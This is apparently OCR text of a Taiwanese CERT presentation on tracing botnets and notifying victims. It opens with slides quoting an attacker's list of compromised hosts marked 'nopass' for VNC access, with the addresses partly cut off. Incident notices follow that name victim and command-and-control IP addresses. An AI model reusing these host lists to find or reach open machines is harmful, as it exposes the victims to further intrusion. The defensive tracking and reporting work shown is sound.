
```
Got IT :> 66.  229.50:nopass
Got IT :> 66.  237.144:nopass
Got IT :> 66.  105.133:nopass
Got IT :> 66.  124.10:nopass
Got IT :> 66.  218.114:nopass
Got IT :> 66.  74.82:nopass
Got IT :> 66.  77.198:nopass
Got IT :> 66.  133.29:nopass
Got IT :> 66.  158.194:nopass
Got IT :> 66.  236.196:nopass
Got IT :> 66.  240.44:nopass
Vnc:66.91.176  :nopass
 Vnc:66.91.17  08:nopass
 Vnc:66.91.17  33:nopass
 Vnc:66.91.17  19:nopass
 Vnc:66.91.17  5:nopass
 Vnc:66.91.18  45:nopass
 Vnc:66.91.18  52:nopass
 Vnc:66.91.18  4:nopass
 Got IT :> 66  .28.160:nopass
Got IT :> 66.  59.49:nopass
Got IT :> 66.  112.100:nopass
Vnc:66.92.179  6:nopass
 Got IT :> 66  .251.143:nopass
Got IT :> 66.  251.154:nopass
Got IT :> 66.  163.49:nopass
Got IT :> 66.  1.198:nopass
Got IT :> 66.  60.71:nopass
Got IT :> 66.  64.26:nopass
Got IT :> 66.  54.227:nopass
Got IT :> 66.  .66.5:nopass
Got IT :> 66.  .133.11:nopass
Got IT :> 66.  .195.24:nopass
Got IT :> 66.  .228.108:nopass
Got IT :> 66.  .18.42:nopass
Got IT :> 66.  .212.227:nopass
Vnc:66.109.22  2:nopass
 Vnc:66.109.2  13:nopass
 Vnc:66.109.2  14:nopass
 Vnc:66.110.1  138:nopass
 Got IT :> 66  0.221.101:nopass
Got IT :> 66.  .221.69:nopass
Got IT :> 66.  .221.89:nopass
Got IT :> 66.  .120.136:nopass
Got IT :> 66.  .181.202:nopass
Got IT :> 66.  .189.140:nopass
Got IT :> 66.  .47.230:nopass
```

駭客找到的肉雞_vuln.txt

```
Got IT :> 66.1  .47.230:nopass
Got IT :> 66.1  .182.232:nopass
Got IT :> 66.1  .4.18:nopass
Got IT :> 66.1  .81.105:nopass
Got IT :> 66.1  .81.116:nopass
Got IT :> 66.1  .81.125:nopass
Got IT :> 66.1  .81.69:nopass
Got IT :> 66.1  .81.72:nopass
Got IT :> 66.1  .81.77:nopass
Got IT :> 66.1  .81.80:nopass
Got IT :> 66.1  .81.85:nopass
Got IT :> 66.1  .81.88:nopass
Got IT :> 66.1  .81.96:nopass
Got IT :> 66.1  .104.151:nopass
Vnc:66.116.105  3:nopass
 Got IT :> 66.  8.228.71:nopass
Got IT :> 66.1  .158.73:nopass
Got IT :> 66.1  .102.34:nopass
Got IT :> 66.1  .57.150:nopass
Got IT :> 66.1  .57.187:nopass
Got IT :> 66.1  .143.115:nopass
Got IT :> 66.1  .18.135:nopass
Got IT :> 66.1  .36.111:nopass
Got IT :> 66.1  .104.21:nopass
Got IT :> 66.1  .123.5:nopass
Got IT :> 66.1  .13.104:nopass
Got IT :> 66.1  .255.181:nopass
Got IT :> 66.1  .59.209:nopass
Got IT :> 66.1  .168.28:nopass
Got IT :> 66.1  .248.98:nopass
Got IT :> 66.1  .24.197:nopass
Got IT :> 66.1  .97.222:nopass
Got IT :> 66.1  .99.156:nopass
Got IT :> 66.1  .49.38:nopass
Got IT :> 66.1  .112.69:nopass
Got IT :> 66.1  .67.43:nopass
Got IT :> 66.1  .155.29:nopass
Got IT :> 66.1  .134.194:nopass
Got IT :> 66.1  .133.203:nopass
Got IT :> 66.1  .135.17:nopass
Got IT :> 66.1  .135.35:nopass
Got IT :> 66.1  .145.38:nopass
Got IT :> 66.1  .150.72:nopass
Got IT :> 66.1  .171.41:nopass
Got IT :> 66.1  .171.42:nopass
Got IT :> 66.1  .179.151:nopass
Got IT :> 66.1  .121.114:nopass
```


Case Study II
Leak of Bank Information?

Case Study II
Global Distribution of Bots



Cooperation in Taiwan

Cooperation in Taiwan



Cooperation in Taiwan

國家資通安全會報技術服務中心			
發布編號	ICST-INT-G2012-0248	發布時間	2012/9/12
警訊來源*	殭屍網路偵測	發現時間*	2012/9/10
事件主旨*	210.240.26.129用戶資訊設備遭受殭屍電腦入侵警訊通知		
影響等級*	低		
保密程度*	群組資訊		
事件描述*	技術服務中心發現，貴單位資訊設備(IP:[210.240.26.129])曾被植入殭屍程式，並於2012-09-05 21:48:32前後，透過IRC通訊協定加入C&C 伺服器(IP:[190.113.0.213:6668]) 成爲殭屍網路(Botnet)成員。		
受害IP*	210.240.26.129		
伺服器相關資料*：	IP:190.113.0.213 通訊協定： TCP 通訊埠: 6668		
因應對策*	1.依事件描述所提供之資訊設備IP，找出疑似遭入侵之資訊設備，若該IP爲 貴單位之DNS伺服器或爲經NAT(Network Address Translation)轉址後之對外IP，請參閱參考資料找出查詢駭客中繼站網域名稱之內部資訊設備。 2.若確認該資訊設備已遭入侵，建議重新安裝作業系統，並注意須安裝至最新修補程		
參考資料*	1.殭屍網路(Botnet)與中繼站(C&C Server) http://en.wikipedia.org/wiki/Botnet 2.微軟內建防火牆 http://www.microsoft.com/taiwan/windowsxp/using/security/internet/sp2_wfintro.mspx http://www.microsoft.com/windowsxp/using/networking/learnmore/icf.mspx		
上傳附件	210.240.26.129.txtdown		

The notification in Taiwan

國家資通安全會報技術服務中心			
發布編號	ICST-INT-G2012-0276	發布時間	2012/10/2
警訊來源*	技服中心自行發現	發現時間*	2012/10/1
事件主旨*	US hosts have involved in Botnet activities		
影響等級*	低		
保密程度*	群組資訊		
事件描述*	TWNCERT discovered suspected computers in US had been infected with bots. They communicated with C&C servers through IRC protocol. The details of the Botnet victims are listed in the attached file. Please refer the attached file. The date and time are in GMT+8.		
受害IP*	96.44.146.52		
伺服器相關資料*：	IP:209.222.22.44 通訊協定： TCP 通訊埠: 6666		
因應對策*	TWNCERT suggests the following to mitigate the malicious Botnet activity: 1. Confirm the status of the host, blacklist the IP address immediately if the host is compromised. 2. Maintain up-to-date antivirus software and signature files. 3. Keep operating system patches up-to-date.		
參考資料*	1. Botnet and C&C Server http://en.wikipedia.org/wiki/Botnet 2. Microsoft Security TechCenter http://technet.microsoft.com/en-us/security/ 3. Microsoft Security Bulletins http://technet.microsoft.com/en-us/security/bulletin		
上傳附件	Botnet_Information_20120901-20120930_[US][BOT].csvdown		

The notification for other Cert

Conclusion

- The botnet threat continued intensify in the word, ICST went to reduce the threat. We have to do something：
  - In the future, We will still trace botnet, and make sure our tool would be better and better
  - Try to collect more and more C&C domain name for C&C Tracer
- In order to combat botnet spread, we want to shorten the time of the hacker control victims, and notify those victim in real time

Future Work

- How about data exchange?
  - If we could get those data in real time, we could analyze those data, and notify those victims.
- The following information can be exchanged between your country/organization and Taiwan
  - Honeynet (instance log / malware)
  - Botnet (C&C and Botnet information)
  - Spam (The Spammer IP)

My team member

My team member

My co-worker

Thank you for your kind attention

Q&A

Botnet

K.C.